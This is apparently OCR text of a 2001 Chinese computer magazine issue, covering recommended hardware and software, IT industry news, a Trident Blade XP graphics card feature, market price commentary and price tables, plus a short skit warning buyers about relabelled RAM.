家用选择	七彩虹霹雳9000二代
发烧选择	艾尔莎影雷者(GeForce MX200)
CPU	雷鸟1G
DVD-ROM	三星12X DVD-ROM
8速刻录机	NEC 7500A 8432
12速刻录机	Acer 1208A
PC电源	大水牛ATX P4电源
移动硬盘	爱国者移动存储加密王
激光打印机	HP LaserJet 6L Pro
喷墨打印机（图片）	EPSON STYLUS PHOTO 790
喷墨打印机（文字）	Canon S600









扫描仪	方正 F4180U
数码相机	NIKON 950
Modem	实达 网上之星5600DB/V.92
CPU风扇	九州风神系列CPU散热风扇
机箱	银河机箱
手写板	汉王笔无线压感大将军
UPS	APC Back-UPS 500
录音笔	三星数码录音笔
手机	摩托罗拉手机T189


软件部分


输入法	紫光拼音
杀毒软件	金山毒霸、安全之星
防火墙	Norton Internet Security 2001（商业）、天网（免费）
翻译软件（单词）	金山词霸.net 2001
翻译软件（汉化）	金山快译.net 2001
多功能综合平台	东方快车3000
下载软件	FlashGet
邮件软件	Foxmail
炒股软件	分析家3.16
办公软件	Office2000
影音播放	超级解霸2001
网页制作	MacroMedia 三剑客
教育软件	洪恩《开天辟地 III》
即时通讯	QQ2000
系统维护	Norton System Works 2000
硬盘工具	Ghost 6.0
网络电话	Net2phone 10.0
FTP工具	CuteFTP 4.10
图形处理	PHOTOIMPACT 6中文版
OCR文字识别	清华紫光文通OCR











■要闻

神州数码将增发新股 筹资4870万港元

微软“媒体播放机”被捉三“虫”

一家名为Keylabs的组织近日公布了微软“媒体播放机”6.4和7.0版本的三个Bug，它们全部与用户的安全和隐私问题有关。

国内首家防病毒防黑客攻击实验室在沪成立

旨在全面研究病毒、黑客，彻底解决信息安全隐患。

安全专家称Hotmail和雅虎邮件存在安全漏洞

尽管不是毁灭性的，但可能被用来制作一种蠕虫病毒，阻碍互联网络邮件传输服务器。

AMD与Transmeta共推新一代微处理器标准

双方近日宣布签订了技术授权协议，务求新技术可成为业内标准。

Apple推出Mac OS X Server

新的Mac OS X Server集成了功能强大的服务器应用程序，可以为Macintosh、Windows及UNIX客户机及网络提供符合业界标准的服务。

五万美元悬赏捉拿域名盗取者

近日，域名Sex.com的主人克里曼宣布，他将出资5万美元悬赏将克恩缉拿归案。五年以前，克恩采用欺骗的手段获得了这个域名。

微软不再对Office 97提供免费技术支持

惠普超过康柏成为全球家用PC的领头羊

■视点

沙正治：中国网络业半年内全面崩盘 【赛迪网】

在网络业里浸润多年，沙正治对这一领域前景的判断相当尖锐：“美国网络业已经倒下了，中国的反应要滞后6个月。”在今后的6个月里，以.com为代表的国内网络业将会全面崩盘！“因为这些公司没有一个真正能使收支平衡的经济模式。对于网络公司来说，还不要谈赚钱，首先要知道需要多长时间能把烧掉的钱收回来，达到收支平衡。然而很多网站收钱的能力非常薄弱，通常是很难再获得新的投资，得不到后续资金，等钱烧光后，公司就完蛋了。”

微软小心！IBM来了 【赛迪网】

IBM总是野心勃勃，因为其强大的实力总是在驱使这个灵敏的巨人做点以前没有做的事情。5月28日，一场名为“UNIX World电子商务论坛”的大会，再次验证了IBM要把自己变成一个“Internet Business Manufactory”的巨大决心。大会所发布的两个消息，也许会令微软的头头脑脑们多少有点吃惊，因为今后的IBM将把关注的目光延伸到低端服务器市场，Windows NT在该领域的霸主地位将受到前所未有的冲击。

为什么Intel开始“死谷”之旅？ 【ENET】

Intel总是隔三岔五有新闻。又升级了，又换代了。Intel最近有一条新闻非同寻常，它在阿姆斯特丹演示了一种魔术芯片，这枚芯片用在手机以及其他无线Internet手持设备。Intel选择了通讯芯片发展战略，但至少现在还不能证明这个战略转折像过去选择PC一样成功奏效。正基于这种悬念，所以说Intel进入又一个死谷之中，开始又一次死谷之旅，所以说Intel必须进行一场生死攸关的决战。

雅虎东山再起不遥远 【赛迪网】

在雅虎的企业业务中，最突出的项目莫过于企业雅虎。2000年6月26日，雅虎正式推出Corporate Yahoo!(企业雅虎)，这是一个基于被广泛使用的My Yahoo!界面的用户化企业信息门户。Corporate Yahoo!(企业雅虎)也是雅虎多元化的一个项目，软件的收入相对稳定，随着其发展将不断地增大在营利中所占的比率，对推动雅虎营利模式的转变起到重要的作用。

Windows XP生不逢时 【ZDNet China】

IDC的系统软件研究副总裁Dan Kusnetsky指出，微软公司推出Windows XP的时机不对，Windows 2000的市场还没全面铺开，而Windows XP又接踵而至，这使得用户难以选择。他认为，企业用户并不认为最新的就是最好的，他们更愿意选择可以满足业务流程和应用系统需求的平台，因此企业用户对于新操作系统总是进行长期周密的测试，当积累了一定的经验后，才会确定升级计划。

笔记本CPU之争究竟鹿死谁手 【日经BP社】

如果说现在“买”的话，仅从CPU来看，无论是配置挑起竞争的Crusoe还是配置刚推出的竞争产品，可以说哪一个都没有太大的差别，应根据其各自的优点进行综合选择。但是，当今后处理器生产技术变为0.13μm工艺后，各CPU生产商是否还能够继续推出性能与低耗电量兼顾的产品，还有待进一步观察，关键集中在：(1)工作频率与工作电压的关系；(2)CPU低耗电工作模式原理这两点上。

王志东的离开是必然的？ 【DONEWS】

作为职业经理人的王志东，在Sina的具体管理举措，不得而知。但从以上几点已能看出王的部分管理弱势，从沙正治的离开到王的上

任，王的管理角色基础是不稳固的，这也预示了他的离开。同时也可以说，王的弱势也给Sina带来了相对的管理强势，CEO王处在一个看似扁平的结构中，各方力量消长制约，而后王时代的Sina发展就要看此如何变化了。

显示器跳水为哪般？【数字青年】

综上所述，2000年显示器市场的竞争，呈现出非常残酷的一面，价格降低和广告投入上升同时发生。价格血战的结果，使整个行业的利润下降。同时，行业的技术更新因显像管的技术进步而突破，拥有纯平、短管显像管资源优势的公司大获其利，同时竞争者急于扩大市场份额，因而迅速降价。

13年打造另类传奇 王文京讲述股市神话背后故事【北京晚报】

15岁上大学、毕业进京坐机关、创业后一帆风顺，王文京却被人称为“少年老成”，因为在用友历史上几次大的波动中，正是他以大股东的身份把握了方向。“像盖茨在微软中一样，大股东使公司更容易作出战略性决策”。王文京见过许多前车之鉴，创业时一大堆股东，股份差不多，前两年还好，时间长了意见不统一，最后什么事也决定不了。

为了实现全球软件50强的理想，王文京透露，用友正在进行的收购，不仅有国内企业，还包括海外公司。

新浪网执行长王志东辞职

新浪网六月三日宣布，执行长王志东已经因个人原因辞职，新浪网董事会并立即指派现任营运长茅道林接任执行长。王志东将担任新浪网首席顾问。新浪网还同时宣布，为了保持公司组织与财务上的灵活性，并达成长远的发展目标，公司决定在六月底前将全球员工人数缩减百分之十五。



■专栏

宽带路上不见车

□北京　贾双林

最近听了个有关宽带的研讨会。会上，正在各大城市“跑马圈地”的宽带运营商和设备商，少不了借此良机大肆介绍自己的辉煌战绩，当然也少不了围绕有关宽带的三种或四种接入方式展开的喋喋不休的争论。

不过，这些东西对于老百姓来讲，可能是再腻味不过的事情。老百姓只关心两件事：第一，宽带能给我带来什么？第二，多少钱？就这么简单。

但是，冷冰冰的现实是：宽带接入战火四起，宽带内容却乏善可陈。许多楼宇和小区号称通了宽带，可你问住在里边的人，你都用宽带做什么呀？他会说，上新浪快多了(别笑)。还有呢？他会说，能翻来覆去看几部半新不旧的国外电影(这时，回答问题者话里都有些气了)。

人们常用“路”和“车”的比喻，来形容宽带接入和宽带内容之间的关系。那么，现在最尖锐的问题是，路修得差不多了，车呢？

研讨会上，与会者普遍认为：从国内来看，目前真正适合宽带的内容服务供应商还是很少的，甚至可以说是无。更有坦诚的宽带运营商公开承认：我们都是做技术出身的，对于内容建设确实是外行。此其一。

还有来自体制上的壁垒，也是让人头疼的问题。比如视频点播、远程教育、远程医疗，这些归不同行业主管部门管理的内容服务能否集成成为宽带的应用，除了技术的因素，政策的制约往往会成为掣肘。此其二。

每一种宽带内容服务到底能带来多少用户，以实现其经济收益，谁的心里也没底。研讨会上有人举例说，韩国宽带内容最成功的是网络游戏，但在中国有多少人有足够的时间、精力和钱去消费宽带游戏？存疑。一句话：用户的需求不好把握。此其三。

还有各种各样的原因。总之是路上没有车。这问题可严重啊！

什么问题呢？业界有人指出，宽带有可能将会成为继.com之后的第二个泡沫。因为，宽带的本质不是技术问题，而是商业模式问题。在这个商业模式中，内容是其根本。没有内容，根本谈不上什么商业模式，你“跑马圈地”再厉害，绑来的用户再多，也是没有用的。巨额的投入所换回来的，有可能将是巨额的亏损。

既然问题已然这么明显了，那么宽带诸侯们也确实应该静下心想想宽带内容的建设问题了。用内容来巩固已经圈到手的地，切切实实寻找出一个有效的商业模式，总比四处插标划线光知道圈地要明智得多。因为，当你最后发现圈来的尽是盐碱地，种不出好庄稼的时候，那才是最要命的。

路上的车一定要多起来。惟其如此，宽带的价值才能得到体现。

■国际新闻

★微软取代Oracle，坐上NT数据库头把交椅

近日，据美国著名的市场调查公司Gartner公司称，在Windows NT数据库软件市场中，世界上最大的软件制造商——微软公司已经超越Oracle公司，坐上了头把交椅。

Gartner公司2000年度数据库市场研究报告显示：微软公司将其在Windows NT数据库市场的份额由1999年的35.2%提高至38%，超过了Oracle今年37.3%的市场份额。

★美国国防部网站仍在违规收集用户资料

据周二（美国当地时间6月5日）发表的一份监察报告，美国国防部所掌管的1/4的网站并没有根据政府的规定，在网站相应地点上张贴隐私声明。尽管白宫禁止收集用户的资料，但这些网站仍然我行我素，仍在变本加厉地收集用户的资料。

★微软正式发布Office XP，售价479美元

微软公司董事会主席比尔·盖茨5月30日正式推出了名为Office XP的升级版办公软件，盖茨声称这种新软件将极大地提高员工的工作效率。微软的Office办公软件到目前为止已在全球拥有2.5亿用户，市场占有率高达90%。如此高的市场份额也使得微软面临极大的挑战，Office XP能否再塑Office的辉煌还是一个未知数。

■国内新闻

WPS Office 198元升级，首发当天全国断货　5月26日是WPS Office正式上市的第一天，金山公司董事长求伯君亲自到北京首发现场——西单图书大厦，为WPS Office销售签名助兴。当天的销售情况异常火爆，尤其是零售价仅198元的WPS Office升级版当天销售数量更是惊人。根据金山公司得到的全国26个省会级城市的销售统计，当天销售的WPS Office升级版在5000套左右，部分地区已经出现断货的情况。

同维推出TW8818+外置电视盒　TW8818+外置式电视接收机外观采用朴实的乳白外壳（也有的采用半透明蓝色外壳），前方有一个暗红色的红外线接收窗口，有2个快捷按键和一个LED指示灯。其中一个按键是自动搜索频道，另一个则是TV/AV切换按键，而指示灯是用来指示工作状态的。同时在遥控器上集成了所有的功能，共能接收到90个频道供显示器播放。

戴尔推出P4级商业台式机　近日，戴尔在京推出了奔腾4级OptiPlex GX400台式机系统，它们配备1.4GHz或1.7GHz的P4、850芯片组及Rambus内存，高达40GB的硬盘容量，采用屡获殊荣的碳灰色OptiFrame迷你直立式机箱，能让用户轻易开启及扩展系统，通过戴尔LegacySelect技术可自由设定并口、串口和软驱，以兼顾每个工作群组的需要。最引人注目的是其提供了三年第二个工作日上门保养服务。

Easydisk易盘横空出世　深圳鲁文电子有限公司近日与清华大学联合，成功研发了一款以USB为接口，Flash闪存芯片为存储介质的全新理念移动电子硬盘——Easydisk易盘。易盘具有电子写保护功能，并能防磁、防震、防潮，读盘速度更可达900KB/s，写盘速度达650KB/s，是普通软盘的15倍。而且无需驱动器和驱动程序，重量仅为15克，携带非常方便，达到100万次以上的擦写。


EMC晶平小天使打破价格冰点　日前EMC在液晶显示器市场掀起了一场轩然大波，将其14.1英寸液晶显示器——晶平小天使降为3999元，突破液晶显示器的"价格冰点"，成为中国国内市场上首家销售4000元以下14.1英寸液晶显示器产品的厂商，将液晶显示器与普通老百姓之间的距离又拉近了一步。业内人士表示，EMC此举无疑将加快液晶显示器步入主流的步伐，使液晶显示器时代提早来临。

安全之星XP上市　具有防黑客功能的杀毒软件"安全之星XP"近日上市，并于6月2日至6月4日在太平洋电脑广场召开了产品首发式。该产品将病毒实时监测与个人互联网防火墙合二为一，不仅能实时查杀电脑病毒，而且能有效防范互联网黑客。"安全之星XP"还率先支持Windows XP操作系统，并沿用微软Windows XP界面，直观动态的杀毒过程，堪称e时代电脑安全新体验。凡在促销期间购买安全之星XP系列新产品，可免费获得中国电信300分钟上网时间。

银河推出健康机箱　作为国内机箱行业的领军人物的银河，一贯秉承"以

★七彩虹新产品霹雳9000III代上市

世和资讯近日将推出七彩虹两款新型显卡，一种是基于最新GTS PRO芯片，采用DDR 5ns高速显存的霹雳9000III代；另一款是基于最新MX400芯片，采用4.5ns高速显存的七彩虹MX400白金版。按照世和的一贯风格，相信这两款产品将会以更佳的性能，更优的价格和服务，与广大DIY们见面。让我们拭目以待吧！



七彩虹霹雳9000III代

★东芝上市420万像素CCD数码相机

东芝于近日推出了配备420万像素CCD的小型数码相机"Allegretto M81"。该产品中配备了由佳能公司制造的光学2.8倍变焦镜头。配备了数码2.2倍变焦功能。该产品采用开放式价格销售，7月中旬开始上市。估计销售价格为6万9800日元。



用户的要求为第一追求"的经营理念来进行产品的设计、制造、生产。主流产品全部通过国家权威机构的FCC B级检测。以细心呵护您的身心健康为宗旨的银河机箱，旗下的e时捷、华表、宝鼎、银梭等系列品牌，都通过了FCC、CCEE认证，您尽管放心地使用，永无电磁辐射之忧！

理光主流刻录机降至千元以下　理铭科技近日宣布将理光经济型主流刻录机MP7083A的价格降至999元，这标志着这款屡获殊荣的优秀产品将迅速普及。理光MP7083A刻录机最大8倍速擦写，内置2MB缓存。在众多刻录机品牌中，在市场上一直倍受欢迎，而此次理光将其高品质的MP7083A刻录机的价格降至平民价位，将会得到更多消费者的青睐。

金恒生打造"家庭数码中心"　近日，在北京太平洋电脑城举行的Intel公司基于1.7GHz奔腾4处理器的"家庭数码中心"发布会上，金恒生在现场搭建的基于"无线"连接的模拟网络应用环境吸引了众多观众的目光。恒生的这台电脑内置宽带网络接口，更凭借奔腾4处理器的增强因特网功能，令用户尽情享受网络电影、多媒体教学和在线音乐，把用户带到一个令人惊叹的宽带网络应用世界。

中文之星推出新品智能狂拼II　北京中文之星数码科技有限公司继去年成功推出"智能狂拼"整句输入软件后，经过历时近一年的二次研发，其升级产品"智能狂拼II"正式发布。去年智能狂拼输入软件的推出在中文输入软件市场上掀起了不小的波澜，在业界颇受好评，"智能狂拼II"继承原一代产品优势的同时，又增添了很多方便快捷的新功能。

Trident东山再起　2001年5月28日，Trident公司在北京宣布，美国JATON公司、香港InnoVision Multimedia公司和Hightech Information Ssytem公司都在其主流3D显示卡系列中采用Trident Blade XP和Blade T64控制芯片作为其主力产品。产品将于5月中量产。Trident 128位的Blade XP和64位的Blade T64控制芯片特别适合对性能价格比要求高的国内用户。

"九州风神　清凉e夏"大礼包　"九州风神"作为中国第一个荣获中国质量检验协会认证的电脑散热产品，为了报答广大顾客的厚爱，同时满足DIY朋友的暑期散热需要，清华华天技术开发公司决定在全国范围内开展"九州风神　清凉e夏"的活动。从7月1日起，凡购买"九州风神"散热大礼包的用户，礼包内产品在原售价基础上均可获得8折优惠，让你的电脑立即实现电脑整体散热，今夏再无"当机"之忧。"九州风神"——今夏电脑散热器首选品牌。限量出售三万套，先购先得！

■声音

"有人喜欢做企业到一定阶段就出手，我希望把一个企业做成百年老店。"
——用友王文京

"出现盗版是非常正常的，如果没有盗版倒不正常了，如果很好的产品如果盗版都没有的话，说明这个产品不是很成功。但是我们认为，盗版和正版在一定的合适的比例，就能推动软件业的正常发展，如果说盗版比例过高的话就会抑制软件产业的发展。"
——求伯君谈盗版

"联想十几年来的主要工作除了研究屋顶和围墙部分怎样赚取利润等等外，另外一个主要工作是怎样把地基打好，使我们长期发展下去。"
——柳传志

"难以想象没有王志东的新浪和没有新浪的中国网络。"
——王俊涛评论王志东去职

"我觉得对于软件出口来说，不应该觉得它是一个大事情，我觉得对所有商品来说，不管是软件，还是其他的产品，其实它们都有一个共性，就是它们都逃脱不了商品经济此、商品流通方面的规则，国内和国外都一样，只不过存在一些文化差异、语言差异等等。"
——国际传真网络创始人、商务奇兵作者岑绍辉


"尽管没人能准确预计哪个季度会是谷底，但我们已经看到了今年第四季度时复苏的迹象，且相信这些迹象表明PC市场已经开始趋向稳定。"
——AMD公司的COO　Ruiz（路易斯）

"投资者对新浪的目标可能是急于套现，这也可能是以一个企业长期的发展为代价的。"
——搜狐ＣＥＯ张朝阳

"美国资本市场对中国概念股已经不跟踪了，放弃了。"
——原新浪总裁沙正治


★七喜新品"小行者"音箱

在七喜电脑成功地推出了第一款多媒体音箱——"先行者"之后，为了更多电脑用户能感受到大水牛音箱的强劲音效，亦照顾低端用户的需求，特别推出了"先行者"的兄弟版"小行者"多媒体音箱。"小行者"音箱使用了7个喇叭单元（包括4个微高音、2个3寸中音和1个5寸低音喇叭）和专业三路分音处理，在音响品质获得较佳保障的情况下，仅售190元，是一款适合家庭影音娱乐享受的上佳选择。



★DFI钻石发布首款支持Tualatin处理器主板

在代号为Tualatin的新Pentium III处理器即将面市之际，全球著名主板制造商DFI率先推出支持包括Tualatin在内的全系列Pentium III处理器主板——CS62-TC。该主板采用Intel 815EP B-Step芯片组，同时支持原有Coopermine核心及新Tualatin核心的Pentium III系列CPU。整块主板仍是上乘工艺品质与高技术的结合，令PIII拥有最稳定的工作平台。并具备优越的扩充空间：1XCNR、6XPCI、1XAGP以及3XDIMM插槽，使玩家可不断武装自己的系统。





Trident 重出江湖

□本刊记者　贾欣

2D时代的Trident可以说是如日中天，在进入3D时代后，Trident9XXX系列3D图形加速卡在1998年也曾风靡全球，占领了低端3D图形加速卡市场相当大一部分的市场份额。在相当长的一段时间内，Trident显卡都是村里装机用户的宠儿。然而在随后的日子里，Trident似乎把注意力从台式PC显卡芯片市场转移走了，冷眼旁观地看着S3、3dfx、ATI、Matrox、nVIDIA等显卡芯片生产厂商在全球显卡市场轮流风光。今年，Trident这个昔日的3D图形加速芯片王者之一的生产厂商再也坐不住了，手棒Blade系列显卡再次杀回了显卡市场，以期重新夺回失去的市场份额。

Trident的市场策略

目前的市场环境对于杀回马枪的Trident来讲，并不乐观。现在，nVIDIA牢牢占据着台式PC机显卡市场大约60-70%的份额，居于绝对领先的地位。除此之外，还有ATI、Matrox等强有力的竞争对手在虎视眈眈。在这种情况下，选择好合适的市场切入点对于重出江湖的Trident来讲，显得尤为重要。Trident目前的策略是避开高端市场的激烈竞争，以自己非常熟悉的中低端市场为突破口。负责Trident在中国大陆和台湾香港地区、韩国及新加坡市场的电脑图形产品销售/行销业务的亚太区销售副总裁林崇明先生告诉记者：“在显卡市场，从出货量及利润来看，中低端显卡无疑是其中利润最厚的一块。”

众所周知，目前显卡市场的竞争非常残酷，产品升级换代的周期一再缩短，研发高端图形芯片去做技术的领跑者更是需要大量的金钱与人力，并且所冒的风险也是非常巨大。一旦市场决策出现失误，就有可能导致公司在整个市场上满盘皆输，3dfx的教训就是最好的例证。

小资料

1987年　公司成立
1988年　量产SVGA显卡芯片
1995年　率先推出64位2D显卡芯片
1996年　率先推出32位3D显卡芯片
1998年　量产64位3D显卡芯片
1999年　重点在手提电脑显卡市场，开始生产集成显卡/逻辑内核
1987年至今生产超过7亿块显卡芯片
2001年　重回台式机显卡市场

用户需要更多选择

当Trident在台式机显卡市场被人们逐渐淡忘的时候，Trident在做什么呢？

林崇明的回答是：“作为企业目标，利润最大化才是最重要的。Trident前两年把更多的业务精力放在笔记本市场及消费类电子视频处理芯片市场的开拓，并且取得了较好业绩及较丰厚的利润。产品覆盖Computer、TV、STB、LCD领域。Trident的客户遍及世界各地，有IBM、HP、Toshiba、Compaq、Acer、联想、长虹、康佳、TCL等。”

当Trident重新关注台式机显卡市场的时候，市场竞争已经呈现一边倒的形势。在家用、零售市场上，无论从技术还是市场占有率，nVIDIA无疑已经坐上了显卡市场的头把交椅。对此Trident态度很明确，“我们就是要学跟Intel竞争的AMD”。

正是因为有了AMD在CPU市场与Intel的竞争，用户才能享受到更好的服务、更新的技术和更低的价格，这点是不用置疑的。而Trident Mircrosystems副总裁Le T·Nguyen讲：“150MHz的Blade XP图形芯片已经针对主流桌面应用进行了优化，以达到在减少系统资源消耗的情况下，取得3D图形效果先进的功能设定与完美的图像质量之间的最佳平衡。”因此，Trident在决定重新面对激烈的市场竞争时已经做好了充足的准备。

庞大的中国市场

2001年5月27日至-5月29日在北京的硅谷电脑城，2001年6月1日-6月2日在广州南方电脑城，Trident都举办了盛大的新产品演示活动。面对中国市场，Trident显得非常有信心。根据林崇明介绍的最新数据：预计2001年全球显卡芯片生产将达到5500万片至6600万片，而中国市场也将达到500万片。目前Trident在中国显卡芯片市场所占的比率还是比较小，但是随着新产品的推出，Trident相信其市场份额将会有大幅增加。

中国有句俗话：“来者不善。”这次重出江湖的Trident自然绝非“善辈“，这家于1987年在美国硅谷创立的视频、多媒体芯片设计公司一向以技术创新著称，具有强劲的研发实力，能迅速推出世界领先的新产品。经过过去十多年的艰苦努力，目前已跻身于世界最大的图形芯片供货商行列之中，成为世界一流的计算机图形加速器和消费类电子视频产品供货商。面对有备而来、实力雄厚的Trident，中低端显卡市场的版图必将会重新划分。然而不管怎么说，在这场市场争夺战中，中低端显卡的用户肯定将会是最大的受益者。■

BladeXP显卡主要特性：

●3D内核：256位　●核心频率：150MHz　●显存带宽：128位
●显存频率：166MHz　●像素处理：332万像素/s　●AGP模式：4X/2X
●板载显存：32MB　●完全支持DirectX 7：立方映射、环境凹凸映射，共享式T&L
●2D特性：支持TV输出、真彩视频处理、非交错扫描影像处理
●DVD特性：专利硬件DVD播放、硬件支持动态补偿
●软件支持：Win98/Me/NT/2000、Linux；DirectX 6/7/8；OpenGL ICD 1.0/1.2
●BladeXP采用0.18微米制作工艺，三星6ns显存，显存工作频率166MHz，功耗只有2.8W，发热量较低。另外一个比较有特色的地方就是显卡上有一个DIP开关，可以通过它来调节显存的频率。从测试结果来看，BladeXP的性能大致与GeForce2 MX200相当，售价大约在400－500元之间，主要定位于中低端市场。



□栏目主持　胡 克

随着暑期装机旺季的一天天接近，市场中的产品也开始了全面的降价。近期降幅最大的依然还是内存，现代 PC-133 128M内存的价格已突破200元大关，而且降价的势头还一发不可收，达到了180元的价位，相信这个价钱即使是在两个月以前，大家也都是想都不敢想的。造成这一低价的原因当然是DDR内存的迅速进入市场，并且向着主流价位调整，从而压迫普通SDRAM的不断下跌。现在用户基本不用再去考虑几天以后内存到底是涨还是降，什么时候想去增加一条内存，随时就可以去市场中购买。相对于降价先锋普通现代兼容内存来说，一些品牌内存由于成本的原因，降价的幅度远比不上现代内存，如Kingmax、Kingston等在最近的降幅很小，在现代内存的疯狂降价面前，渐渐失去了在市场中的竞争力。现在现代DDR PC2100 128MB的价钱只在400元左右，基本都是和主板捆绑在一起销售的，所以在价格上还是非常诱人的。目前支持DDR SDRAM的主板主要还是以VIA生产的AMD系列的KT266芯片组为主。

从内存的市场来看，DDR进军市场的速度要比人们预想的快得多，几乎是在一夜之间就进入了市场。所以说，虽然最近SDRAM的价格非常诱人，但大家也不要盲目地去购买。以一台PIII800的电脑来看，256M的内存和512M的内存在性能上基本感觉不出差异（除非做非常复杂的3D处理）。虽然说现在内存便宜得不能再便宜了，甚至可以在整台电脑的总体报价中忽略不计，但是大家还是要以实用为前提，考虑自己电脑的配置。

在CPU市场，虽然没有内存的降价那么大，但也是全面的阴线。降幅较大的当数AMD的CPU了。目前在市场中性价比最高的Duron 750MHz和雷鸟850MHz已经降到了285/665元的价格，绝对可以说是装机的首选了。其他的报价，Duron 800/850的价格分别为380/480元，雷鸟900/1G(133)/1.1G/1.3G(133)的价格为840/1020/1170/1250元。试着算一下，一块Duron 750+富士康888，再配一块较便宜的美达KT133主板+128M内存，也只有1000元出头，是不是在以前连想都不敢想？虽然Intel在最近也是降价不断，但在市场中的影响小很多，也可能是现在越来越多的用户追求AMD极高的性价比的缘故，但我们不能否认Intel CPU在许多方面还有性能上的优势。目前PIII 733EB/800EB/866EB/933EB/1000的价格分别为925/1190/1370/1480/1610元；赛扬II 566/633/667/700/733/766/800/850的价格分别为395/400/420/445/520/570/600/620元。其中赛扬II 800和850均为100外频的赛扬，而且已经从刚上市时高不可攀的价格降到了较为稳定的价位，看来100外频赛扬II全面取代66外频赛扬II的日子不远了。P4 CPU在市场中还是以套装的形式销售，虽然和刚上市相比大约有了50%的降幅，但销售依然不好，4000元的高价，和我们在前面所提及的Duron 750的配置根本没法相比。

最近价钱跌得最多的硬盘就算是IBM 60GXP 40G了，只要1070元就能买到，确实是绝对的首选产品了。其他硬盘也是随着市场走势有不同幅度的降价。迈拓的星钻一代20G/30G/40G硬盘的售价为690/770/890元，金钻六代30G/40G的价格分别为1170/1250元；希捷5400转30G/40G的价格分别为750/800元；西部数据5400转硬盘30G/40G的售价为730/830元，7200转的BB系列30G/40G的价格为890/1030元。

目前在显卡市场除了重出江湖的Trident发布了Blade XP之外，又一款老牌厂商生产的新的显示芯片来到了市场，那就是Kyro II。虽然从性能上来看，Kyro II与nVIDIA的GeForce 3相比还有不小的差距，但是在3dfx被收购之后，Blade XP和Kyro II对nVIDIA即将一统显示芯片市场还是起了阻挠作用。只有竞争才会有市场的不断发展，我们才能买到更加实惠的产品。

由于液晶显示器的降价对CRT显示器的冲击，使得飞利浦、LG、EMC和三星等很多品牌的CRT显示器厂商都面临很大的压力，不得不降价销售。飞利浦此次调价涉及的型号很多，总体幅度在百元以内：105B、107E和107T现在的市场价格分别为1260、1580、1999元（还有精美手表送）。LG和EMC的降价幅度就明显大很多。LG彩显的价格几乎是全面下调了，特别是17英寸和19英寸的显示器，在100到200元之间。775N现基本已停产，市场上虽然有货但已不多。EMC此次降价的是纯平显示器：D777、D787、D797新的价格分别为1720、1780和1990元。三菱把其两款平面直角显示器的售价进行大幅下调：现在三菱"最新超短钻石屏显像管"的15英寸显示器5914售价为1390元，下跌了100元。三菱的17英寸显示器终于有售价低于2000元的了，那就是三菱 Diamond Scan70，这是三菱钻石屏显像管，带宽123MHz，现在您仅需1990元就可以拿到它。

鸣谢本栏特约信息员
杨法　余庆辉
杨涛　黄　宇



闷豆：128MB的PC133内存还不到200元，太爽了，我要买两条，为用WindowsXP做准备。

奸商：要内存吗？你看我这各种品牌的内存都有，你要哪种？

闷豆：我就要现代的PC133内存。

奸商：你看这条吧！做工好，绝对是正品。

闷豆：看编号怎么知道这是PC133内存呢？我原来的PC133内存编号都是-75的，这条怎么是T-S呢？

奸商：现代内存编号改了，以前的什么7K、75容易混淆，新的都改成T-S编号结尾了。

闷豆：是吗？那这条编号T-H内存呢？也是PC133的吗？

奸商：也是，不过编号更老，你想，按字母排序，H在S前面，那T-H肯定是老编号了。

闷豆：哦，那你把这条T-S的用在133MHz下试试吧！

奸商：没问题（插上内存，启动电脑），你看，工作在133MHz下吧！

闷豆：好的，多少钱？

ÆÀ：现在内存不停地降价，不少商家的内存都砸在了手里，也不知道这家伙用PC100内存代替PC133内存销售能够多赚多少钱！现代SDRAM内存的新编号结尾是T-H和T-S，但T-H才是PC133，而T-S只是PC100的，虽然有部分T-S的内存能够在133MHz频率下工作，但并不表示这些T-S内存就是通过PC133标准的。各位朋友在买内存时可不要被奸商欺骗哟！

报价杂货铺

（截止到2001.6.18，仅供参考。每日行情报价和分析可查阅《电脑爱好者》网站，地址：http://www.cfan.com.cn/hardware/）

华东地区产品报价

CPU

产品	价格
Pentium IV 1.4G+i850主板+128M Rambus	4630元
Pentium IV 1.3G+i850主板+128M Rambus	4230元
Pentium III 733盒/散	1050/950元
Pentium III 866盒/散	1530/1430元
Pentium III 1000盒/散	1880/1780元
Celeron II 766散	650元
Celeron II 700盒/散	530/510元
Celeron II 733盒/散	580/550元
AMD 雷鸟850/1G/1.2G	780/1100/1450元
AMD 毒龙750/800/850	300/380/490元

主板

产品	价格
Intel 原装815E/EP	1150/1050元
Iwill(艾崴) 815EP	960元
Iwill(艾崴) VD133GL	960元
Asus(华硕) CUSL2-C	1060元
Asus(华硕) A7PRO	1080元
技嘉 6VX7-4X-A	860元
Aopen AX3S	1120元
微星 815EP /815E	940/1030元
微星 K7TPro2-A	960元
升技 SA6	960元

内存

产品	价格
Kingmax 64MB PC133 SDRAM	210元
Kingmax 128MB PC150 SDRAM	320元
Kingmax 256MB PC133 SDRAM	580元
KingSton 128MB/256MB PC133 SDRAM	315/635元
KingSton RAMBUS 128MB	950元
金邦千禧条（GL2000）128MB	240元
金邦金条128MB SDRAM	250元
HY 64MB/128MB/256MB PC133 SDRAM	110/190/380元

硬盘

产品	价格
Maxtor 星钻 20GB/30GB/40GB/60GB	730/850/980/1630元
Maxtor 金钻 20GB/30GB/40GB	860/1080/1220元
IBM 20GB/40GB(5400)	810/950元
IBM 30GB/45GB(7200)	940/1180元
IBM SCSI 9.1GB/18GB/36.7GB	1490/1980/3850元

显卡

产品	价格
Matrox G450 16M/32MB DDR	780/990元
